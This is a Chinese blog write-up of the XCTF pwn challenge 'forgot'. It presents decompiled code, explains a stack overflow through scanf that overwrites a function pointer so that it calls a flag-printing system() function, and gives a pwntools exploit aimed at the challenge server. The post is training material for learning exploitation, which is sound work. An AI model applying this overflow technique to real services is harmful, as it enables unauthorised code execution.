
攻防世界 forgot

原创

Nathan-Yang 于 2020-10-04 10:55:21 发布 931 收藏
分类专栏： pwn

本文链接：https://blog.csdn.net/u012890095/article/details/108917124

1.题目



2.IDA分析

```
int __cdecl main()
{
  size_t v0; // ebx
  char v2[32]; // [esp+10h] [ebp-74h]
  int (*v3)(); // [esp+30h] [ebp-54h]
  int (*v4)(); // [esp+34h] [ebp-50h]
  int (*v5)(); // [esp+38h] [ebp-4Ch]
  int (*v6)(); // [esp+3Ch] [ebp-48h]
  int (*v7)(); // [esp+40h] [ebp-44h]
  int (*v8)(); // [esp+44h] [ebp-40h]
  int (*v9)(); // [esp+48h] [ebp-3Ch]
  int (*v10)(); // [esp+4Ch] [ebp-38h]
  int (*v11)(); // [esp+50h] [ebp-34h]
  int (*v12)(); // [esp+54h] [ebp-30h]
  char s; // [esp+58h] [ebp-2Ch]
  int v14; // [esp+78h] [ebp-Ch]
  size_t i; // [esp+7Ch] [ebp-8h]

  v14 = 1;
  v3 = sub_8048604;
  v4 = sub_8048618;
  v5 = sub_804862C;
  v6 = sub_8048640;
  v7 = sub_8048654;
  v8 = sub_8048668;
  v9 = sub_804867C;
  v10 = sub_8048690;
  v11 = sub_80486A4;
  v12 = sub_80486B8;
  puts("What is your name?");
  printf("> ");
  fflush(stdout);
  fgets(&s, 32, stdin);
  sub_80485DD((int)&s);
  fflush(stdout);
  printf("I should give you a pointer perhaps. Here: %x\n\n", sub_8048654);
  fflush(stdout);
  puts("Enter the string to be validate");
  printf("> ");
  fflush(stdout);
  __isoc99_scanf("%s", v2);
```

```
for ( i = 0; ; ++i )
{
  v0 = i;
  if ( v0 >= strlen(v2) )
    break;
  switch ( v14 )
  {
    case 1:
      if ( sub_8048702(v2[i]) )
        v14 = 2;
      break;
    case 2:
      if ( v2[i] == 64 )
        v14 = 3;
      break;
    case 3:
      if ( sub_804874C(v2[i]) )
        v14 = 4;
      break;
    case 4:
      if ( v2[i] == 46 )
        v14 = 5;
      break;
    case 5:
      if ( sub_8048784(v2[i]) )
        v14 = 6;
      break;
    case 6:
      if ( sub_8048784(v2[i]) )
        v14 = 7;
      break;
    case 7:
      if ( sub_8048784(v2[i]) )
        v14 = 8;
      break;
    case 8:
      if ( sub_8048784(v2[i]) )
        v14 = 9;
      break;
    case 9:
      v14 = 10;
      break;
    default:
      continue;
  }
}
(*(&v3 + --v14))();
return fflush(stdout);
}
```


3.流程分析

流程：输入名字，邮箱，邮箱校验完，执行v3+--v14处的代码。v3原本指向sub_8048604的，我们发现sub_80486CC才是我们需要运行的函数。

```
int sub_80486CC()
{
  char s; // [esp+1Eh] [ebp-3Ah]

  snprintf(&s, 0x32u, "cat %s", "./flag");
  return system(&s);
}
```


思路：①为了避免v14影响结果，输入字符避免进入case判断。②通过输入邮箱进行栈溢出覆盖v3的内容，使它指向sub_80486CC。exp如下：

```
from pwn import *

#io = process('./level2')
io = remote('220.249.52.133', 54079)

payload = 'A' * 0x20 + p32(0x080486cc)

io.sendlineafter("What is your name?\n> ","yangns")
io.sendlineafter("Enter the string to be validate\n> ",payload)

io.interactive()
```